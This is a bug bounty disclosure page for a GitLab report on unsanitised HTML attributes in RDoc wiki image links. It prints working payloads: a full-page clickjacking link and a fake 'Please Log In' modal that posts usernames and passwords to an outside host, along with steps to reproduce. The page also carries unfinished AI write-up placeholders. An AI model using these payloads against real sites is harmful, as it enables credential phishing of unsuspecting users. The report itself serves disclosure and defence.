Cross-site Scripting (XSS) - Stored in RDoc wiki pages
RDoc wiki pages allowed unsanitised HTML attributes in image links, enabling attackers to inject arbitrary classes and create fake login forms or full-page clickjacking overlays. An attacker could trick users into submitting credentials to an external site.

- Triaged in 2 days
- Fixed in 3 months
- Paid in 3 months
- Disclosed after 5 months
Summary
When creating an RDoc wiki page it's possible to use a large number of html tags and attributes that are normally sanitized, when creating a linkable image of the format {<img src>}[link]
For example it is possible to specify a class attribute when creating an image link:
{
<a href='https://aw.rs/users/signin' class='atwho-view select2-drop-mask pika-select'>
<img height=10000 width=10000></a>
}[a]
will generate the following:
<div class="md md-file">
  <p>Full Page link</p>
  <p><a href="a" rel="nofollow"></a><a href="https://aw.rs/users/signin" class="atwho-view select2-drop-mask pika-select" rel="nofollow"><img height="10000" width="10000"></a></p>
</div>
This will place a link taking over the entire page and intercept any clicks, atwho-view select2-drop-mask pika-select are just some real classes that make the links position absolute with a high z-index.
The target attribute could also be set to _blank and as there is no rel="noopener" reverse tabnabbing is also possible.

Another attack that is more likely to work would be to create a form in a modal, which could be used to ask for a username and password:
a form
{
<div class="modal show d-block">
<div class="modal-dialog">
<div class="modal-content">
<div class="modal-header">
<h3 class="page-title">Please Log In</h3>
</div>
<div class="modal-body">
<form class="new-wiki-page" action="http://aw.rs/">
<div class="form-group">
<label for="username"><span>Username</span></label>
<input type="text" name="username" id="username" class="form-control">
<label for="password"><span>Password</span></label>
<input type="password" name="password" id="password" class="form-control">
</div>
<div class="form-actions"><button name="button" type="submit" class="btn btn-success">Login</button></div>
</form>
</div>
</div>
</div>
</div>
}[/]
Which produces the following dialog when viewing the page:
Steps to reproduce
- Create a wiki on gitlab
- Add a new RDoc page with the above snippet
- Save and wait for someone to click it
Impact
An attacker could trick a user into thinking they had clicked on a gitlab element when they are actually redirected to the attackers site, or be presented with a dialog that will post to an attackers site.
Examples
Example linking to a fake sign in form: https://gitlab.com/wbowling/wiki/wikis/home
Example creating a modal form: https://gitlab.com/wbowling/wiki/wikis/home2
What is the current bug behavior?
When using an image link in RDoc the anchor tag attributes are not sanitized correctly.
What is the expected correct behavior?
They should be correctly sanitized.
Relevant logs and/or screenshots
Output of checks
This bug happens on GitLab.com
Results of GitLab environment info
System information
System:		Ubuntu 16.04
Current User:	git
Using RVM:	no
Ruby Version:	2.6.3p62
Gem Version:	2.7.9
Bundler Version:1.17.3
Rake Version:	12.3.2
Redis Version:	3.2.12
Git Version:	2.21.0
Sidekiq Version:5.2.7
Go Version:	unknown

GitLab information
Version:	12.1.1
Revision:	f9abaa7d833
Directory:	/opt/gitlab/embedded/service/gitlab-rails
DB Adapter:	PostgreSQL
DB Version:	10.7
URL:		http://gitlab-vm.local
HTTP Clone URL:	http://gitlab-vm.local/some-group/some-project.git
SSH Clone URL:	[email protected]:some-group/some-project.git
Using LDAP:	no
Using Omniauth:	yes
Omniauth Providers:

GitLab Shell
Version:	9.3.0
Repository storage paths:
- default: 	/var/opt/gitlab/git-data/repositories
GitLab Shell path:		/opt/gitlab/embedded/service/gitlab-shell
Git:		/opt/gitlab/embedded/bin/git
Impact
Trick users into giving up their account details via a legitimate looking form on gitlab.com
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could trick a user into thinking they had clicked on a GitLab element when they are actually redirected to the attacker's site, or be presented with a dialog that posts credentials to an attacker's site.
What the attacker needed
A GitLab account; ability to create a wiki page; victim views the wiki page
The fix
The attributes should be correctly sanitised.
How it was found
- Create a wiki on GitLab.
- Add a new RDoc page containing the malicious snippet.
- Save the page and wait for a victim to view it.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
RDoc is a documentation format used by GitLab wikis. The bug meant that when you made an image link, you could sneak in extra HTML attributes like 'class' that were not cleaned up. This let an attacker make a fake login box or a link that covers the whole page, so users might give away their password.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.





